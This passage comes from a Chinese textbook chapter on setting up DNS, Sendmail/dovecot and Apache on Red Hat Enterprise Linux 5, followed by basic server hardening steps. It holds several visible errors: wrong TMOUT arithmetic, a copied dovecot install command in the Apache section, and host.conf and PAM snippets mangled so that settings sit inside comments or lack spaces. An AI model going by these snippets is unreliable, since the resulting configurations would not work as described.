


图 9-12　BIND 配置界面

(2) 选中 DNS 服务器，单击"新建"→"网络区域"，依次单击两个"确定"按钮，在出现的 IN 对话框中输入"hello.cn."，单击"确定"按钮，在弹出的界面中使用默认即可，继续单击"确定"按钮。这时会在图 9-12 的界面上多出一个"hello.cn"。

(3) 右键选中 hello.cn 添加 IPv4 地址 219.246.5.126，并选中"创建逆向映射记录"。

（4）在此新建“网络区域”完成，单击“保存”按钮，在弹出的对话框上选择“是”，并重新启动 named 服务。首先使用命令 nslookup 检查能否实现正反解析，如果解析成功，配置 DNS 成功，可以进行后续配置工作，DNS 服务器配置结束。

（5）选中 hello. cn 然后单击右键，添加“MX 邮件交换”，在邮件服务器名对话框里输入“mail”。

（6）右击 hello. cn，添加 IPv4 地址，在域名中输入“dns”，修改 IPv4 地址为本地 IP 219. 246. 5. 126。

（7）按照步骤（5）依此添加 mail、www、smtp 和 pop3（为 Web 和 MAIL 配置做准备）。并修改 IP 地址。结果如图 9-13 所示。




图 9-13　配置结束界面

（8）重新启动 named 服务，使用命令 nslookup 进行正反解析。

9.2.4　MAIL 服务的安装与配置

1. MAIL 协议介绍

实现电子邮件服务的主要协议有 SMTP、POP3 和 IMAP4，下面分别介绍这三种协议。

1）SMTP

SMTP 是一种提供可靠且有效电子邮件传输的协议，提供传送邮件的机制，如果接收方与发送方连接在同一个服务器上，邮件可以直接由发送方主机传送到接收方主机；当接收方与发送方不在同一个传送服务下时，通过中继 SMTP 服务器传送。为了能够对 SMTP 服务器提供中继能力，它必须拥有接收方的主机地址和邮箱名称。

2）POP3

POP3 即邮局协议的第三个版本，它是将个人计算机连接到 Internet 的邮件服务器和下载电子邮件的电子协议。它是因特网电子邮件的第一个离线协议标准，POP3 允许用户

从服务器上把邮件存储到本地主机上，同时删除保存在邮件服务器上的邮件，而 POP3 服务器则是遵循 POP3 的接收邮件服务器，用来接收电子邮件的。是 TCP/IP 协议簇中的一员，POP3 服务所用的端口为 110。本协议主要用于支持使用客户端远程管理在服务器上的电子邮件。

3）IMAP4

IMAP4 能以三种模式或者消息传送范式来与客户进行交互：离线、在线和断连方式，下面分别简单介绍这三种模式的区别。

（1）离线方式：客户软件把邮箱存储在本地硬盘上以进行读取和撰写信息的工作。当需要发送和接收消息时，用户才连接服务器。对于那些长期奔波、很少停留在某个固定处所的人，他们通常使用离线方式，POP3 一般以离线方式工作。

（2）在线方式：主要是由位置固定的用户使用，典型地是在快速 LAN 连接下进行。对于从远程拨进的功能较弱的计算机在这种模式下也可以工作得很好。有一些 POP3 服务器也提供了在线功能，但是，它们没有达到 IMAP4 的功能级别。

（3）断连方式：该方式提供了最大的灵活性。客户软件把用户选定的消息和附件复制或缓存到本地磁盘上，并把原始副本留存在邮件服务器上。缓存中的邮件可以被用户处理，以后用户重新连接邮件服务器时，这些邮件可以与服务器进行再同步。

2. MAIL 服务的安装

Sendmail 是一个比较优秀的邮件服务器软件，几乎所有的 Linux 的默认配置都内置了这个软件，而且是默认安装好的。设置好操作系统后，它就能立即运行起来，在大多数系统中都是以 root 身份运行的。Sendmail 的系统结构不适合较大的负载，对于高负载的邮件系统，需要对 Sendmail 进行复杂的调整。

1）安装 dovecot 服务

Linux 下 SMTP 和 POP3 服务包含在 dovecot 服务里，用管理员权限登录系统，打开终端，输入命令 rpm -q dovecot，如果出现 dovecot-1. 0-1. 2. rc15. e15 说明安装成功，如果出现 package dovecot is not install 说明未安装成功，将 Red Hat Enterprise Linux 5 的第一张光盘放入光驱，以“dovecot”为关键词进行检索，找到安装包 dovecot-1. 0-1. 2. rc15. e15. i386. rpm，使用 rpm -ivh dovecot-1. 0-1. 2. rc15. e15. i386. rpm，使用同样的命令安装 perl-DBI-1. 52-1. fc6. i386. rpm 和 mysql-5. 0. 22-2. 1. i386. rpm。

2）启动、停止和重新启动 Sendmail 服务

（1）启动 Sendmail 服务：命令为 service sendmail start 或者/etc/rc. d/init. d/sendmail start。

（2）停止 Sendmail 服务：命令为 service sendmail stop 或者/etc/rc. d/init. d/ sendmail stop。

（3）重新启动 Sendmail 服务：命令为 service sendmail restart 或者/etc/rc. d/init. d/sendmail restart。

（4）自动启动 Sendmail 服务：如果需要让 Sendmail 服务自动启动，可以执行“ntsysv”命令服务配置对话框，找到 sendmail 服务，在其前面加上（*），然后单击“确定”按钮，如图 9-7 所示。

3）启动、停止和重新启动 dovecot 服务

（1）启动 dovecot 服务：命令为 service dovecot start 或者/etc/rc.d/init.d/ dovecot start。

（2）停止 dovecot 服务：命令为 service dovecot stop 或者/etc/rc.d/init.d/ dovecot stop。

（3）重新启动 dovecot 服务：命令为 service dovecot restart 或者/etc/rc.d/init.d/dovecot restart。

（4）自动启动 dovecot 服务：如果需要让 dovecot 服务自动启动，可以执行"ntsysv"命令服务配置对话框，找到 dovecot 服务，在其前面加上（*），然后单击"确定"按钮，如图 9-7 所示。

3. MAIL 服务的配置

安装完上面的服务后，重新启动 sendmail 和 named 服务，如果重新启动成功，则可以进行 MAIL 服务配置，详细配置步骤如下。

（1）打开终端，输入命令：# vi /etc/mail/sendmail.mc，打开配置文件。

首先输入冒号，然后输入命令"set nu"显示行标，这样可以方便查找修改位置（注：在 Linux 下用 vi 编辑器修改配置文件时，按 I 键修改，按 Esc 键退出编辑状态，"q!"为不保存强行退出，"wq"为保存并退出），然后修改下面两行。

116 行修改为：

```
DAEMON_OPTIONS('Port = smtp,Addr = 0.0.0.0, Name = MTA')dnl
```

151 行修改为：

```
LOCAL_DOMAIN('mail.hello.cn')dnl
```

mail.hello.cn 在 DNS 配置中已经配置为邮件服务器域名，用户也可以自己进行设置。

（2）输入命令：

```
# m4 /etc/mail/sendmail.mc > /etc/mail/sendmail.cf
```

（3）输入命令：

```
# vi /etc/mail/access
```

添加记录

```
mail.hello.cn      RELAY
hello.cn           RELAY
219.246.5.126      RELAY
```

并保存。

（4）输入命令：

```
# cd /etc/mail
# makemap hash access < access
```

（5）重新启动 dovecot 服务和 sendmail 服务。

4. MAIL 服务的验证

（1）首先在服务器上添加用户，具体添加步骤为：选择"系统"→"管理"→"用户和组群"，在打开的界面上选择"添加用户"创建两个用户，如 zhangsan 和 lisi。

(2) 在客户端使用这两个用户名相互收发邮件。客户端 Outlook 设置邮件用户在这里不再做介绍,但是必须将客户端的 DNS 服务器地址设置为 219.246.5.126,即邮件服务器的 IP 地址。

9.2.5 Web 服务的安装与配置

1. Apache 介绍

Apache 是应用非常广泛的 Web 服务器软件。它可以运行在几乎所有的计算机平台上。由于它是免费软件,所以不断有人来为它开发新的功能、新的特性、修改原来的缺陷。Apache 的特点是简单、速度快、性能稳定,并可作为代理服务器来使用。Apache 有多种产品,可以支持 SSL 技术,支持多个虚拟主机。Apache 是以进程为基础的结构,进程要比线程消耗更多的系统开支,不太适合于多处理器环境。Apache Web 服务器软件主要有以下特性。

(1) 支持 HTTP/1.1 通信协议。

(2) 拥有简单而强有力的基于文件的配置过程。

(3) 支持基于 IP 和基于域名的虚拟主机。

(4) 支持多种方式的 HTTP 认证。

2. Web 服务的安装

1) 安装 Web 服务

首先使用管理员权限登录系统,打开终端,输入命令 rpm -q httpd,如果出现 httpd-2.2.3-11.e15 说明安装成功,如果出现 package httpd is not install 说明未安装成功,将 Red Hat Enterprise Linux 5 的第一张光盘放入光驱后以"httpd"为关键词进行检索,找到安装包 httpd-2.2.3-11.e15.i386.rpm,使用 rpm -ivh dovecot-1.0-1.2.rc15.e15.i386.rpm,使用同样的命令将下列安装包 httpd-devel-2.2.3-11.el5.i386.rpm、httpd-manual-2.2.3-11.el5.i386.rpm 和 system-config-httpd-1.3.3.1-1.el5.noarch.rpm 安装。

如果 Apache 服务安装成功,在浏览器里输入本机 IP 地址,将显示 Apache 主页。

2) 启动、停止和重新启动 Web 服务

(1) 启动 httpd 服务:命令为 service httpd start 或者/etc/rc.d/init.d/ httpd start。

(2) 停止 httpd 服务:命令为 service httpd stop 或者/etc/rc.d/init.d/ httpd stop。

(3) 重新启动 httpd 服务:命令为 service httpd restart 或者/etc/rc.d/init.d/ httpd restart。

(4) 自动启动 httpd 服务:如果需要让 httpd 服务自动启动,可以执行"ntsysv"命令服务配置对话框,找到 httpd 服务,在其前面加上(*),然后单击"确定"按钮,如图 9-7 所示。

3. Web 服务的配置

安装完 Apache 软件包,并重启成功后,就可以进行 Web 服务配置了,详细步骤如下。

(1) 首先保存一个网页(为客户端测试做准备),例如,新浪首页,另存为 sina.html,保存在/var/www/html(这是默认文档路径,也可以在配置文件的第 280 行设置)。

(2) 打开终端,修改配置文件,命令为:# vi /etc/httpd/conf/httpd.conf,然后输入命令"set nu",然后修改下面几行。

264 行修改为：#ServerName www.hello.cn:80。

280 行修改为：DocumentRoot "/var/www/html"。

390 行修改为：DirectoryIndex sina.html sina.html.var。

746 行修改为：#AddDefaultCharset GB2312。

(3) 重启 httpd,使配置生效。

(4) 在客户端输入服务器 IP 测试,也可输入域名 www.hello.cn 进行测试,如果能显示新浪首页,则表明配置成功。

9.3 Red Hat Enterprise Linux 5 系统的基本安全设置

由于 Linux 是免费的开放源代码操作系统,所以越来越多地被用做服务器平台,而且随着 Linux 下应用软件的多样化,很多人也喜欢使用 Linux 作为桌面。这一节将把主要精力放在 Linux 安全设置上面。我们通过系统设置和日志查看来提高服务器的安全性。

9.3.1 服务软件包的安全性

1. 安装过程的安全性设置

熟悉了 Linux 系统的安装过程以后,在这里给出一些在安装过程中应该注意的与安全有关的问题。

(1) 在分区的时候不要试图简单地把所有的空间都留给根分区,应该把不同的文件放在不同的分区。建议把/var 和/tmp 放在不同的分区,如果服务器有较多的用户访问,一般都应该这样设置。

(2) 把/var 和/usr 放在不同的分区,这样可以避免由于日志或用户的原因使硬盘被占满或直接导致服务器性能降低。对分区的最后一点建议就是如果服务器需要提供一种或多种服务,一定要把这个服务有关的东西放在单独的一个分区。

例如:如果要建一台 WWW 服务器,在分区的时候一定要留一个单独的分区(例如:/www),将来可以用 chroot 提高这种服务的安全性。

(3) 另外一个重要的问题是安装时软件包的选择。用 Red Hat Enterprise Linux 5 作为例子,出于安全和性能的考虑,必须选择“现在定制”复选框,这样就可以进行软件包的选择。有些软件是不必安装的,有些软件是安装后必须卸载的,有些是安装后必须安装的。

2. 软件包的安全性设置

上面提到安装过程中软件包的安全性,现在就对部分软件进行说明,下面给出安装包的清单。

1) 不必安装的软件包

Applications/Archiving: dump
Applications/File: git
Applications/Internet: finger、ftp、fwhois、ncftp、rsh、rsync、talk、telnet
Applications/Publishing: ghostscript、ghostscript-fonts、mpage、rhs-printfilters
Applications/System: arpwatch、bind-utils、knfsd-clients、procinfo、rdate、rdist、screen、

ucd－snmp－utils、Documentation/indexhtml
System Environment/Base: chkfontpath、yp－tools
System Environment/Daemons: XFree86－xfs、lpr、pidentd、portmap、routed、rusers、rwho、tftp、ucd－snmp、ypbind
System Environment/Libraries: XFree86－libs、libpng
User Interface/X: XFree86－75dpi－fonts、urw－fonts

2）安装后必须卸载的软件包

pump、apmd、isapnptools、redhat－logos、mt－st、kernel－pcmcia－cs、setserial、redhat－release、eject、linuxconf、kudzu、gd、bc、getty_ps、raidtools、pciutils、mailcap、setconsole、gnupg

3）系统安装完成后必须安装的软件包

```
autoconf-2.59-12.noarch.rpm
m4-1.4-53.i386.rpm
automake-1.9.6-2.1.noarch.rpm
dev86-0.16.17-2.2.i386.rpm
bison-2.3-2.1.i386.rpm
byacc-1.9-29.2.2.i386.rpm
cpp-4.1.2-14.i386.rpm
ctags-5.6-1.1.i386.rpm
ElectricFence-2.2.2-20.2.2.i386.rpm
flex-2.5.4a-41.fc6.i386.rpm
gdb-6.5-25.el5.i386.rpm
kernel-headers-2.6.18-53.el5.i386.rpm
glibc-devel-2.5-18.i386.rpm
make-3.81-1.1.i386.rpm
patch-2.5.4-29.2.2.i386.rpm
```

在对服务器的所有工作做完以后，把上面这些软件包从系统中删除。这样即使有非法用户侵入了系统，他也不能在上面编译程序，而且这样还可以使管理员以后对服务器进行完整性检查的速度加快。可以把上面这些软件包保存在其他存储介质上以便以后使用。

9.3.2　安全防范的方法

对软件包的安全了解了以后，下面进行系统设置，主要有以下 13 种方法。

1. BIOS 安全

给 BIOS 设置密码，以防通过 BIOS 改变启动顺序，这样可以阻止别人试图用特殊的启动盘启动系统，还可以阻止别人进入 BIOS 改动其中的设置。

2. 删除所有的特殊账户

系统中有许多预置账号，如果没有使用，务必将这些账号删掉。这些没有安全口令的账号对系统的安全性存在威胁。一个值得注意的命令是 chage，可以使用此命令设置账号的时间限制。通过用命令 # chage -help 可以了解该命令的使用方法。

删除所有不用的默认用户和组账户的方法如下。

删除用户命令为：userdel　用户名

删除组命令：groupdel　组名

3. 设置合适的密码长度

在选择正确密码之前还应设置密码长度或修改密码长度：在安装 Linux 时默认的密码长度是 5B。为了提高密码的安全性，应该把密码的长度加长。修改最短密码长度需要编辑 login. defs 文件(vi /etc/login. defs)，即将下面这行命令：

```
PASS_MIN_LEN   5
```

改为：

```
PASS_MIN_LEN   8 (或者可以更长),即可加大密码长度
```

login. defs 文件是 login 程序的配置文件，可以在这个文件中设定一些其他的安全策略，比如口令的有效期等。口令的选择不应包括字典中有的词汇，这样是十分危险的。正确的口令应该足够长，在容易记忆的前提下，应尽量使用一些特殊字符。

4. 打开密码的 shadow 支持功能

启用密码的 shadow 功能，可以对密码进行加密。使用/usr/sbin/authconfig 工具打开 shadow 功能，如果要把已有的密码和组转变为 shadow 格式，可以分别使用 pwconv、grpconv 命令。

在终端下首先输入：

```
#/usr/sbin/authconfig
```

然后输入：

```
#pwconv www(用户名)
#grpconv group(组名)
```

5. 修改/etc/host. conf 文件

Linux 下/etc/host. conf 说明了地址解析的顺序。通过编辑/etc/host. conf 文件(vi/etc/host. conf)，加入下面这行：

```
# Lookup names via DNS first then fall back to /etc/hosts.order bind hosts
# We have machines with multiple IP addresses.multion
# Check for IP address spoofing. Nospoof on
```

第一项设置首先通过 DNS 解析 IP 地址，然后通过 hosts 文件解析。

第二项设置检测“/etc/hosts”文件中的主机是否拥有多个 IP 地址(比如有多个以太口网卡)。

第三项设置说明要注意对本机未经许可的电子欺骗。

6. 权限与文件系统

Linux 的 ext3 文件系统有属性功能这个特点。可以用 lsattr 命令列出文件的属性，用 chattr 命令改变文件的属性。文件系统的属性有很多种，在这里要注意的是两个属性：

a 只可添加属性

i 不可改变属性

对于系统中的配置文件，最好设置不可改变属性，而对于一些日志文件最好设置只可添

加属性。下面是两个具体的例子：

```
chattr  +i  /etc/samba.conf
chattr  +a  /var/log/secure
```

如果要去掉这些属性，将上面命令中的“＋”号变为“－”号。

另外，要对 mount 的文件系统做限制，这个配置在/etc/fstab 中。通过设置 mount 选项可以使 mount 上的文件系统更安全。常用的 mount 选项有 default、nodev、noexec、nosuid、noatime、ro、user 等。

通过编辑/etc/services 文件，禁止未经许可地删除或添加服务。

命令为：

```
#  chattr  +i  /etc/services
```

7. 禁止从不同的控制台进行 root 登录

etc/securetty 文件是管理 root 用户允许从哪个 TTY 设备进行登录的文件。通过编辑/etc/securetty 文件，在不需要登录的 TTY 设备前添加“#”标志，达到禁止从该 TTY 设备进行 root 登录的目的。

8. 禁止其他用户通过 su 命令改变为 root 用户

su 命令允许用户成为系统中其他已存在的用户。如果不希望任何人通过 su 命令改变为 root 用户或对某些用户限制使用 su 命令，可以在 su 配置文件(在/etc/pam.d/目录下)的开头添加下面两行：

```
Auth sufficient/lib/security/pam_rootok.so debug
Auth required/lib/security/Pam_wheel.so group=groupname
```

这表明只有 groupname 组的成员可以使用 su 命令成为 root 用户。可以把用户添加到 groupname 组，以使它可以使用 su 命令成为 root 用户。

命令：

```
# usermod -G10 admin
```

9. 取消普通用户的控制台访问权限

取消普通用户的控制台访问权限，如 shutdown、reboot、halt 等命令。可以通过运行下面的命令来实现：

```
rm -f /etc/security/console.apps/servicename
```

禁止使用 Ctrl＋Alt＋Delete 键盘关闭命令。

在/etc/inittab 文件中注释掉下面这行(使用#)：

```
ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

改为：

```
#ca::ctrlaltdel:/sbin/shutdown -t3 -r now
```

为了使这项改动起作用，输入下面这个命令：

```
#/sbin/init  q
```

10. TCP_WRAPPERS

使用 TCP_WRAPPERS 可以使系统增加面对外部入侵的安全性。最好的策略就是阻止所有的主机(在/etc/hosts.deny 文件中加入“ALL:ALL@ALL,PARANOID”),然后再在/etc/hosts.allow 文件中加入所有允许访问的主机列表。

第一步:

编辑 hosts.deny 文件(vi/etc/hosts.deny),加入如下命令:

```
# Deny access to everyone
```

ALL:ALL@ALL,PARANOID 这表明除非该地址包含在允许访问的主机列表中,否则阻塞所有的服务和地址。

第二步:

编辑 hosts.allow 文件(vi/etc/hosts.allow),加入允许访问的主机列表。

比如:ftp: 219.246.5.126 hello.cn

219.246.5.126 和 hello.cn 是允许访问 FTP 服务的 IP 地址和主机名称。

通过下面的方法使系统对 ping 不进行响应:

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

用下面的命令可以提高系统防止 SYN 攻击的能力:

```
# echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

上述命令都需要加入/etc/rc.d/rc.local 文件中方可。

11. 系统资源限制使用

编辑 limits.conf 文件(vi /etc/security/limits.conf),加入或改变下面这些行。

```
* hard core 0
* hard rss 5000
* hard nproc 20
```

这些行的意思是:

“core 0”表示禁止创建 core 文件。

“nproc 20”把最多进程数限制到 20。

“rss 5000”表示除了 root 之外,其他用户都最多只能用 5MB 内存。

上面这些都只对登录到系统中的用户有效。通过上面这些限制,就能更好地控制系统中的用户对进程、core 文件和内存的使用情况。星号“*”表示的是所有登录到系统中的用户。然后必须编辑/etc/pam.d/login 文件,在文件末尾加入下面这一行命令:

```
session required /lib/security/pam_limits.so
```

方可。

12. root 账户

在 Linux 系统中 root 账户是具有最高特权的。如果系统管理员在离开系统之前忘记注销 root 账户,系统会自动注销。通过修改账户中的 TMOUT 参数,可以实现此功能。

TMOUT 按秒计算。编辑 profile 文件(vi/etc/profile),在“HISTFILESIZE=”后面加入下面这行:TMOUT=1800,1800 表示 30×60=3600s,也就是 0.5h。这样,如果系统中登录的用户在半个小时内都没有动作,那么系统会自动注销这个账户。可以在个别用户的“.bashrc”文件中添加该值,以便系统对该用户实行特殊的自动注销时间。改变这项设置后,必须先注销用户,再用该用户登录才能激活该功能。

13. 减少历史命令数量

使用户保存少量的使用过的命令,可以把/etc/profile 文件中的 HISTFILESIZE 和 HISTSIZE 行的值设为一个较小的数,比如 30。编辑 profile 文件(vi/etc/profile),修改为如下的配置即可:

```
HISTFILESIZE=30
HISTSIZE=30
```

该命令表示每个用户只可以保存 30 条旧命令。

9.3.3 账户安全设置

Linux 环境中的账户安全就是使用一些工具更加方便有效地管理账户信息。最初开发的系统记账功能用于跟踪用户资源消耗情况,并以从用户账号中提取费用为目的。现在该项功能可以用于安全目的,给人们提供有关系统中发生的各种活动的有价值的信息。下面来介绍几个基于命令行的工具。

1. ac 命令

ac 命令提供了有关用户连接的大概统计,可以使用带有参数 d 和 p 的 ac 命令。参数 d 显示了一天的总连接统计,参数 p 显示了每一个用户的连接时间。这种统计信息的方式对了解与探测入侵有关的用户情况及其他活动很有帮助,如下所示:

```
# ac -d
